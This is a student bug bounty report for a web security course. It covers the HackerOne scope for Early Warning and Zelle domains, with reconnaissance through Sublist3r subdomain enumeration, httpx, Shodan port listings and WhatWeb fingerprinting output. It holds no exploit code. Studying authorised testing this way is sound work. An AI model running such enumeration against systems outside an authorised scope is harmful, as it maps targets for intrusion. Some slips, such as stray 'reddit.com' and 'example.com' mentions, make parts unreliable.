# Sri Lanka Institute of Information Technology

# BUG BOUNTY REPORT 01

## (Early Warning Web site)

**IE2062 – Web Security**

**W.A.K.S Wijethunga**

**IT23361768**

# Table of Contents

1. **Introduction to bug bounty program and audit scope………………..**

2. **Reconnaissance……………………………………………………….**
    - **Find Domains**
    - **Identify exposed services**
    - **Detect technologies used**

3. **Scanning Vulnerability Identifies………………………………………**
    - **Open ports services**
    - **Web vulnerabilities**
    - **Web server misconfigurations**

4. **Exploitation & Validation…………………………………………….**

5. **Report Writing……………………………………………………...**

# 1. Introduction to bug bounty program and audit scope


## ❖ Early Warning

EarlyWarning.com is the official website of Early Warning Services, LLC, a company that provides risk management and fraud prevention solutions. The company is best known for its Zelle payment network, which allows users to send and receive money quickly and securely. Early Warning Services is owned by a consortium of major U.S. banks, including Bank of America, Wells Fargo, JPMorgan Chase, and others.


In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **zelleservice.my.site.com**
- **ews-fusion.my.site.com**
- **api.zellepay.com**
- **platform.cat.earlywarning.io**
- **ccpa.zellepay.com**
- **zellepay.earlywarning.com**
- **demo.earlywarning.com**
- **toolkit.zellepay.com**
- **docs.earlywarning.com**
- **flip0717.earlywarning.com**


Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **earlywarning.com** is in scope,




| Asset name ↑ | Type ↑ | Coverage ↑ | Max. severity ↓ | Bounty ↑ | Last update ↑ |
|---|---|---|---|---|---|
| platformtest.cat.earlywarning.io | Domain | In scope | Critical | Eligible | Mar 23, 2023 |
| support*.earlywarning.com | Wildcard | In scope | Critical | Eligible | Mar 18, 2024 |
| com.zellepay.zelle | iOS: App Store | In scope | Critical | Eligible | Jan 8, 2019 |




| Asset name ↑ | Type ↑ | Coverage ↑ | Max. severity ↓ | Bounty ↑ | Last update ↑ |
|---|---|---|---|---|---|
| *.clearxchange.com | Wildcard | In scope | Critical | Eligible | May 15, 2023 |
| api.zellepay.com | Domain | In scope | Critical | Eligible | Jan 8, 2019 |
| platform.cat.earlywarning.io | Domain | In scope | Medium | Eligible | Jul 13, 2023 |



| Asset name ↑ | Type ↑ | Coverage ↑ | Max. severity ↓ | Bounty ↑ | Last update ↑ |
|---|---|---|---|---|---|
| earlywarningapi.force.com | Domain | In scope | Critical | Eligible | Mar 18, 2024 |
| com.zellepay.zelle | Android: Play Store | In scope | Critical | Eligible | Jan 8, 2019 |
| api.zmsp.earlywarning.com | Domain | In scope | Critical | Eligible | Sep 30, 2022 |



| Asset name ↑ | Type ↑ | Coverage ↑ | Max. severity ↓ | Bounty ↑ | Last update ↑ |
|---|---|---|---|---|---|
| *.zelle.com | Wildcard | In scope | Critical | Eligible | May 15, 2023 |
| zellepay.force.com | Domain | In scope | Critical | Eligible | Mar 18, 2024 |
| api.zmsp.*.earlywarning.io | Wildcard | In scope | Critical | Eligible | May 15, 2023 |



| Asset name ↑ | Type ↑ | Coverage ↑ | Max. severity ↓ | Bounty ↑ | Last update ↑ |
|---|---|---|---|---|---|
| zelleservice.my.site.com | Domain | In scope | Critical | Eligible | Mar 18, 2024 |
| *.zellepay.com | Wildcard | In scope | Critical | Eligible | May 15, 2023 |
| ews-fusion.my.site.com | Domain | In scope | Critical | Eligible | Mar 18, 2024 |

## 2. Reconnaissance

The goal of this reconnaissance is to gather information about the **EarlyWarning.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

## I. Find Domain using Sublist3r Tool


Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:
```

***git clone https://github.com/aboul3la/Sublist3r.git***
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.
After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

***sudo pip install -r requirements.txt***

After installing the requirements, enter
**sublist3r -d earlywarning.com -o subdomains.txt**
to find subdomains under the mentioned domain.




```
┌──(kushan㉿vbox)-[~/Early]
└─$ sublist3r -d earlywarning.com -o subdomains.txt

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for earlywarning.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
```

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.


Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.



```
┌──(kushan㉿vbox)-[~/Early]
└─$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt

        # Coded By Ahmed Aboul-Ela - @aboul3la
```

## II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



104.18.99.92

// TAGS: cdn

// LAST SEEN: 2025-03-23

General Information

| | |
|---|---|
| Hostnames | earlywarning.com<br>edit.earlywarning.com<br>partners.earlywarning.com<br>www.earlywarning.com |
| Domains | EARLYWARNING.COM |
| Country | United States |
| City | San Francisco |
| Organization | Cloudflare, Inc. |
| ISP | Cloudflare, Inc. |
| ASN | AS13335 |

Open Ports

80 443 2053 2082 2083 2086 2087 2095 2096 8080 8443 8880

// 80 / TCP 1590730575 | 2025-03-22T09:37:25.172032

CloudFlare

Direct IP access not allowed | Cloudflare

```
HTTP/1.1 403 Forbidden
Date: Sat, 22 Mar 2025 09:37:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5895
Connection: close
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 9244b5d449606423-SJC
```

// 443 / TCP 1471629837 | 2025-03-23T01:57:15.863677


## III. Detect technologies using Whatweb

**Whatweb** is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.

To detect technologies used by a website, simply run :

**whatweb earlymarning.com**


This command will analyze the website and display a summary of the detected technologies**.**




```
┌──(kushan㉿vbox)-[~]
└─$ whatweb earlywarning.com
http://earlywarning.com [301 Moved Permanently] Country[UNITED STATES][US], H
TTPServer[cloudflare], IP[104.18.100.92], RedirectLocation[https://earlywarni
ng.com/], Title[301 Moved Permanently], UncommonHeaders[x-content-type-option
s,cf-ray]
https://earlywarning.com/ [301 Moved Permanently] Country[UNITED STATES][US],
 HTTPServer[cloudflare], IP[104.18.100.92], RedirectLocation[https://www.earl
ywarning.com/], Strict-Transport-Security[max-age=31536000; includeSubDomains
], Title[301 Moved Permanently], UncommonHeaders[x-content-type-options,cf-ra
y]
https://www.earlywarning.com/ [200 OK] Content-Language[en], Country[UNITED STATES][US], Frame, HTML5, HTTPServer[cloudflare], IP[104.18.100.92], Open-Graph-Protocol[Financial Services], Script[application/json,application/ld+json,en&am
p;theme=ews&amp;include=eJx1kVuOwzAIRTfkiZdkEZs0NMS2AE-bWf1YaRpVVfuDzuUixANSsgJ583DAMEnJ5kAVLVC-YrQi_qoDxIiqNBKTbU5XEAuxl2K2kMCAYUPxJ4XadH4ra7b6JhwqiKK4O0rxFy4j8M9VHd70Vd2NKS8-SavAwyFdXDBRnyj0cYokKtmf9Bgdc3Ijw9_m93gwF3ima-FtIuZDRu67Mqk9
bSkrKR5KYDrohmN1vTAufo_D3lJbRZlIZ39SmMsvCu0rf_T7UZg1CmL-7Ldai5L1lb75KNpG_eQ6jTOuGBT58bo3HaYiq7M9ZzeExb_w_pJwAcMU1n5o8C_8D0_63DQ], Strict-Transport-Security[max-age=31536000; includeSubDomains], Title[Risk and Payment Solutions to Move M
oney | Early Warning], UncommonHeaders[x-drupal-dynamic-cache,x-content-type-options,content-security-policy,x-request-id,x-ah-environment,x-cache-hits,cf-cache-status,cf-ray], Via-Proxy[varnish], X-Frame-Options[SAMEORIGIN], X-XSS-Prot
ection[1; mode=block]
```

To get detailed information about the detection process:


**whatweb -v earlymarning.com**



```
┌──(kushan㉿vbox)-[~]
└─$ whatweb -v earlywarning.com

WhatWeb report for http://earlywarning.com
Status    : 301 Moved Permanently
Title     : 301 Moved Permanently
IP        : 104.18.100.92
Country   : UNITED STATES, US

Summary   : HTTPServer[cloudflare], RedirectLocation[https://earlywarning.com/], UncommonHeaders[x-content-type-options,cf-ray]

Detected Plugins:
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : cloudflare (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://earlywarning.com/ (from location)

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : ^[[B^[[B^[[Bx-content-type-options,cf-ray (from headers)

HTTP Headers:
        HTTP/1.1 301 Moved Permanently
        Date: Sun, 23 Mar 2025 13:24:13 GMT
        Content-Type: text/html
```



```
WhatWeb report for https://earlywarning.com/
Status    : 301 Moved Permanently
Title     : 301 Moved Permanently
IP        : 104.18.100.92
Country   : UNITED STATES, US

Summary   : HTTPServer[cloudflare], RedirectLocation[https://www.earlywarning.com/], Strict-Transport-Security[max-age=31536000; includeSubDomains], UncommonHeaders[x-content-type-options,cf-ray]

Detected Plugins:
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : cloudflare (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://www.earlywarning.com/ (from location)
```



```
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
        aspx

        String       : SAMEORIGIN

[ X-XSS-Protection ]
        This plugin retrieves the X-XSS-Protection value from the
        HTTP header. - More Info:
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
        aspx

        String       : 1; mode=block

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Sun, 23 Mar 2025 13:24:21 GMT
        Content-Type: text/html; charset=UTF-8
        Transfer-Encoding: chunked
        Connection: close
        Cache-Control: max-age=3600, public, s-maxage=3600, stale-if-error=300, stale-while-revalidate=300
        x-drupal-dynamic-cache: MISS
        content-language: en
        x-content-type-options: nosniff
        x-frame-options: SAMEORIGIN
        expires: Sun, 19 Nov 1978 05:00:00 GMT
        last-modified: Sun, 23 Mar 2025 12:35:16 GMT
        vary: Cookie,Accept-Encoding
        content-security-policy: script-src 'unsafe-inline' 'unsafe-eval' 'self' blob: https://fast.wistia.com https://wistia.com https://fast.wistia.net https://pi.pardot.com https://static.addtoany.com https://www.google-analytics.com
 https://www.googletagmanager.com https://www.google.com https://www.gstatic.com https://js-agent.newrelic.com https://bam.nr-data.net https://unpkg.com https://bam-cell.nr-data.net https://hackerone.com https://www2.earlywarning.com ht
tps://snap.licdn.com https://ws.zoominfo.com https://tags.clickagy.com https://aorta.clickagy.com https://googleads.g.doubleclick.net https://js.zi-scripts.com https://img.en25.com https://cdn.jsdelivr.net/npm/underscore@1.13.6 https://
cdn.jsdelivr.net/npm/backbone@1.4.1  https://cdn.jsdelivr.net/npm https://assets.pinterest.com/js https://cdn.jsdelivr.net; object-src 'none'; img-src 'self' https://www.google-analytics.com data: https://px.ads.linkedin.com https://aor
ta.clickagy.com https://dpm.demdex.net https://www.google.com https://trck.www4.earlywarning.com https://www.googletagmanager.com https://px.ads.linkedin.com/ https://www.earlywarning.com https://cdn.jsdelivr.net/npm/backbone@1.4.1; med
ia-src 'self' https://embed-ssl.wistia.com https://earlywarning.wistia.com; frame-src 'self' https://www.google.com https://fast.wistia.com https://earlywarning.wistia.com https://static.addtoany.com https://hackerone.com https://anchor
.fm https://podcasters.spotify.com https://td.doubleclick.net https://player.captivate.fm https://meetings.grooveapp.com https://www.googletagmanager.com; frame-ancestors 'self'; font-src 'self' https://maxcdn.bootstrapcdn.com data: htt
ps://cdnjs.cloudflare.com; connect-src 'self' https://www.google-analytics.com https://adservice.google.com https://stats.g.doubleclick.net https://bam.nr-data.net https://bam-cell.nr-data.net https://cdn.linkedin.oribi.io https://aorta
.clickagy.com https://hemsync.clickagy.com https://ws.zoominfo.com https://px.ads.linkedin.com/wa/ https://js.zi-scripts.com https://px.ads.linkedin.com https://pipedream.wistia.com https://stats.addtoany.com; report-uri /report-csp-vio
lation
        x-xss-protection: 1; mode=block
        strict-transport-security: max-age=31536000; includeSubDomains
        x-request-id: v-460fad8e-07e3-11f0-9f41-c361aca370cb
        x-ah-environment: prod
        via: varnish
        x-cache: HIT
        x-cache-hits: 2
        CF-Cache-Status: HIT
        Age: 231
        Server: cloudflare
        CF-RAY: 924e3fa44eb5513a-CMB
        Content-Encoding: gzip

┌──(kushan㉿vbox)-[~]
```

